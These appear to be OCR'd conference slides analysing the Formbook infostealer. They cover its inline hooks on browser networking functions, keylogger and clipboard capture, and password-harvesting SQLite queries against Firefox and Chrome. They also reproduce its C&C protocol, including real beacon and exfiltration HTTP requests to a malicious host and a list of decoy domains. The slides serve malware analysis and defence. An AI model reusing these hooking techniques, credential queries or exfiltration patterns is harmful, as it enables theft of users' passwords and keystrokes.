
PR_Write - x64

```
nss3!PR_Write:
488b01   mov rax,qword ptr [rcx];
48ff6018 jmp qword ptr [rax+18h]
cc       int 3
```

How inline userland hooks are setup?

- 1. Retreive the virtual address of the targeted function
- 2. Disassemble the targeted function prologue
- 3. Save the instructions altered by the hook
- 4. Write the *trampoline* at the end of the detour function
- 5. Write the *call* to the detour function

Inline hook targeting PR_Write (nss3.dll)



Web-browsers targeted functions

DLL	Function	Browser	Pre-encryption
secur32.dll	EncryptMessage		Yes
wininet.dll	HttpSendRequestA HttpSendRequestW InternetQueryOptionW		Yes
nspr4.dll	PR_Write		Yes
nss3.dll	PR_Write		Yes
ws2_32.dll	WSASend		No

Detour functions goals

Extract credentials from intercepted network requests

- Search authentication keywords within hooked functions' buffer

Web-browsers

```
['pass', 'token', 'email', 'login', 'signin',
'account', 'persistent']
```


Mail clients, FTP clients, IM apps

```
['user', 'pass', 'auth', 'login']
```

- The entire buffer containing credentials is sent to the C&C server
- Extract web-browser's User-Agent value for furtive C&C requests

Keylogger

Windows Messaging System



WM_KEYDOWN message

05/31/2018 • 2 minutes to read

Posted to the window with the keyboard focus when a nonsystem key is pressed. A nonsystem key is a key that is pressed when the ALT key is not pressed.

C++ Copy

```
#define WM_KEYDOWN                      0x0100
```

- Messages from the window can be retreived with:
  - GetMessage (blocking)
  - PeekMessage (non-blocking)

Key-Logger implementation

All targeted applications are beeing key-logged

Functions hooked

- GetMessage
- PeekMessage
- SendMessage

```
typedef struct tagMSG {
  HWND   hwnd;
  UINT   message; // The message identifier
  WPARAM wParam;  // The virtual-key code
  LPARAM lParam;
  DWORD  time;
  POINT  pt;
  DWORD  lPrivate;
} MSG, *PMSG, *NPMSG, *LPMSG;
```

Messages filtered by detour function

- WM_KEYDOWN
- WM_SYSKEYDOWN
- WM_LBUTTONDOWN
- WM_RBUTTONDOWN

Virtual-key to character translation


Custom virtual-key translation

Virtual-Key	Character	Printable string
0x1b	Escape Key	[Esc]
0x12	Alt key	[Alt]
0x09	Tab Key	[Tab]
0x0d	Enter key	[Enter]
0x08	Backspace key	[<-Del]


Non-special characters

- ToUnicode()

Key-logger's file writing



Grabbing clipboard data



GetClipboardData function

10/12/2018 • 2 minutes to read

Retrieves data from the clipboard in a specified format. The clipboard must have been opened previously.


Syntax

Copy


```
HANDLE GetClipboardData(
  UINT uFormat
);
```

- A window uses the clipboard when cutting, copying, or pasting data
- Mouse clicks events are used to trigger clipboard data extraction
  - WM_LBUTTONDOWN
  - WM_RBUTTONDOWN

Key-logger and Clipboard data file



Keylogger file



Clipboard file

- Temporary stored in %APPDATA%

```
%APPDATA%\Roaming\PREFIX{8}\PREFIX{3}log.ini
%APPDATA%\Roaming\PREFIX{8}\PREFIX{3}logc.ini
```

  - *PREFIX* matches regexp *[a-zA-Z0-9]*
  - Derived from the username and C&C server

Password harvesting

Password harvesting

Extract password saved on the filesystem

- Firefox
- Internet Explorer
- Chrome
- Opera
- Thunderbird
- Outlook
- Windows Vault

```
SELECT encryptedUsername, encryptedPassword,\
formSubmitURL FROM moz_login
```

Sqlite query targeting Firefox

```
SELECT origin_url, username_value,\
password_value FROM logins
```

Sqlite query targeting Chrome

Browser-dumpwd project

C&C Network Protocol

C&C network protocol overview

- Formbook communicates with its C&C using HTTP requests
- The C&C server is implemented as a PHP web-application
- HTTP requests are "hand made" using low-level socket API
- Beaconing requests (GET) are used to pull C&C commands
- Exfiltration requests (POST) are used to send stolen data
- Data is encrypted using RC-4
  - Key is SHA-1(http.host + http.base_uri)
  - A formbook PCAP can be decrypted without sample \o/

Beaconing requests

- Send by formbook's thread running within explorer's process

```
GET /putty/support/fren/?Ezu=ZPjNc2mUKCMzKKGCm5B6evimBSZPvm7hdoEaYcm8OA4tzoJlbtXx9b23+umJOjsZGRScYpUd&Rr=qxo4sRjXPDB HTTP/1.1
Host: www.preferedpopcorn.com
Connection: close
```

Encrypted parameters

Fake parameter

- GET parameter value after base 64 decode and decryption

```
FBNG:C1EACBB43.8:Windows 7 Enterprise x64:YWRtaW4xMjM0
```

  - FBNG: 4-bytes magic header
  - C1EACBB4: CRC32 checksum of the user’s SID
  - 3.8: Formbook version
  - Windows 7 Enterprise x64: Operating system
  - YWRtaW4xMjM0: base64 encoded username


C&C commands

- Specified within HTTP replies to beaconing requests
- Server replies 200 OK only if a task has been added with the panel

```
HTTP/1.1 200 OK
Date: Fri, 02 Nov 2018 10:52:32 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.0.2n PHP/5.6.33
X-Powered-By: PHP/5.6.33
Content-Length: 9
Connection: close
Content-Type: text/html; charset=utf-8

FBNGSd..s  FBNG Header Opcode ID Encrypted data
```

C&C command in HTTP reply



C&C command menu

Data exfiltration requests

- Type of exfiltrated data
  - Intercepted network requests
  - Password recoveries
  - Keylogged data
  - Clipboard data
  - Screenshots

```
POST /putty/support/fren/ HTTP/1.1
Host: www.preferedpopcorn.com
Connection: close
Content-Length: 412
Cache-Control: no-cache
Origin: http://www.preferedpopcorn.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.preferedpopcorn.com/putty/support/fren/
Accept-Language: en-US
Accept-Encoding: gzip, deflate

jfIlfJ=Rtv3CR2bdCU8IY2X6PQ1cqO-
LSxAlnbzfoREXc2gFB8I1Z8gf5vNiMDh59aBIxEGOyqTA74_4HlMotf8FSqmyYuRRhPThdQBFJl
BDIPeTWKCGHAeE-
lTWAEmqN3isOWEu_XgsFDbmIHRebQq3dSNbHXTqpZ6kKN8rLUFtgtcYARmZRXa2ZptPUC0sh3pg
Dyn3Dbr9fKfc1KUVakgH9xf8a8xJj~EIbgqgsQpMfYW8mko6dtltQtzOf9MLBkxuPcem6kF(pb4
lbIIoE7GdMm-
EFAEZhK9SRSuIkwnQXtZzXToDREEcvubRXjWqSgFvNVnl_odfiy_GlFMAVfj3576J7I_KOl_Y95
XfstAyS2HpCuU~j2E(4u87D11oaFUeqt8iiwxXMFj(HI227RjUg)..
```


- POST parameter value after base 64 decode and decryption

```
dat=[TRUNC]LNSqnAQI6omSmS~2P0[TRUNC]&un=Ym9tYmVybWFu&br=9
```

  - dat: base 64 encoded and RC-4 encrypted payload
  - un: base 64 encoded username
  - br: Type of exfiltrated data / Browser id

Fake C&C servers

- Used to hide the real C&C server during sandbox analysis
- Randomly selected from the list of encrypted strings
- Reached as much as the real C&C server




```
77 f-start
78 spaceship2mars.net
79 streamlinecoach.net
..
103 gbmode.com
..
110 licitatii.site
..
126 monastery-records.com
..
140 daviesadeloye.com
141 msmhhh0opk.com
142 f-end
```

Formbook PCAP decoding

Rémi J.
@netsecurity1

We released a small python script used to parse #formbook PCAPs containing HTTP requests to C&C. Currently extracting:
* Beaconing requests
* Intercepted HTML forms
* Password Recoveries
* Clipboard data
* Screenshotgithub.com/ThisIsSecurity…

197 09:31 - 8 oct. 2018

112 personnes parlent à ce sujet

Conclusion

- Formbook is widely spread
- Easily accessible by cyber-criminals
- Uses a lot of anti-analysis tricks
- Implements interesting code injection techniques
- Can steal users' data using various mechanisms

References

Previous work

- D. Schwarz, The formidable formbook formgrabber - 09/2017
- N. Villeneuve, R. Eitzman, S. Nemes, and T. Dean, Significant formbook distribution campaigns impacting the u.s. and south korea - 10/2017

IDA Python script / Formbook PCAP decoder

https://github.com/ThisIsSecurity/malware/tree/master/formbook

Formbook sample (3.8)

- Original sample
- Unpacked version